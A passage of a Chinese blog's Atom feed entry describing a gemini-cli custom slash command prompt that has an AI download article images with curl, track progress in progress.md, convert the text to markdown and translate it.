从raw.txt中提取文章相关图片链接</span></span><br><span class="line"><span class="string">- 把图片链接写入 progress.md</span></span><br><span class="line"><span class="string">- 逐一下载到 resources/ 文件夹</span></span><br><span class="line"><span class="string">- 每下载完成一个图片，必须更新图片下载进度</span></span><br><span class="line"><span class="string">- 你必须使用curl命令进行下载</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">步骤3：改写成markdown</span></span><br><span class="line"><span class="string">- 把raw.txt改写成markdown格式</span></span><br><span class="line"><span class="string">- 保存在article.md中</span></span><br><span class="line"><span class="string">- 将article.md中的图片链接指向 resources/ 文件夹</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">步骤4：翻译成中英文</span></span><br><span class="line"><span class="string">- 把article.md翻译成中英文对照</span></span><br><span class="line"><span class="string">- 保存在article-en-cn.md中</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">步骤5：翻译成中文</span></span><br><span class="line"><span class="string">- 提取article-en-cn.md中的中文</span></span><br><span class="line"><span class="string">- 保存在article-cn.md中</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">----</span></span><br><span class="line"><span class="string">progress.md 笔记格式</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">## 任务</span></span><br><span class="line"><span class="string">[x] xxxxx</span></span><br><span class="line"><span class="string">[ ] yyyyy</span></span><br><span class="line"><span class="string">[ ] zzzzz</span></span><br><span class="line"><span class="string">...</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">## 图片下载进度</span></span><br><span class="line"><span class="string">[x] https://xxxx/yyy.png</span></span><br><span class="line"><span class="string">[ ] https://foo/bar.png</span></span><br><span class="line"><span class="string">...</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">## 当前任务</span></span><br><span class="line"><span class="string">正在下载https://foo/bar.png</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">&quot;</span><span class="string">&quot;&quot;</span></span><br></pre></td></tr></table></figure><p>即可这样使用</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">gemini</span><br><span class="line"></span><br><span class="line">/translate https://cloud.google.com/blog/topics/developers-practitioners/gemini-cli-custom-slash-commands</span><br></pre></td></tr></table></figure><h2 id="参考"><a href="#参考" class="headerlink" title="参考"></a>参考</h2><ol><li>video</li></ol><iframe src="//player.bilibili.com/player.html?isOutside=true&aid=115124434112251&bvid=BV1ubaVzXEdM&cid=32079020843&p=1" scrolling="no" border="0" frameborder="no" framespacing="0" allowfullscreen="true"></iframe><ol start="2"><li>prompt</li></ol><script src="https://gist.github.com/cradiator/daf9517ebeecafd64e0a895bd77ca8bd.js"></script>]]></content>


    <summary type="html">&lt;p&gt;以下介绍一种减少LLM在执行复杂任务过程中产生幻觉的技巧,让ai更好完成任务,示例需结合gemini-cli使用,在其他工具中使用方法类似&lt;/p&gt;
&lt;h2 id=&quot;提示词&quot;&gt;&lt;a href=&quot;#提示词&quot; class=&quot;headerlink&quot; title=&quot;提示词&quot;&gt;&lt;/a&gt;</summary>


    <category term="chatgpt" scheme="https://programnotes.cn/tags/chatgpt/"/>
    
    <category term="ai" scheme="https://programnotes.cn/tags/ai/"/>
    
    <category term="gemini" scheme="https://programnotes.cn/tags/gemini/"/>
    
    <category term="gemini-cli" scheme="https://programnotes.cn/tags/gemini-cli/"/>
    
    <category term="function call" scheme="https://programnotes.cn/tags/function-call/"/>
    
    <category term="notes" scheme="https://programnotes.cn/tags/notes/"/>
    
    <category term="prompt" scheme="https://programnotes.cn/tags/prompt/"/>
    
  </entry>
  
</feed>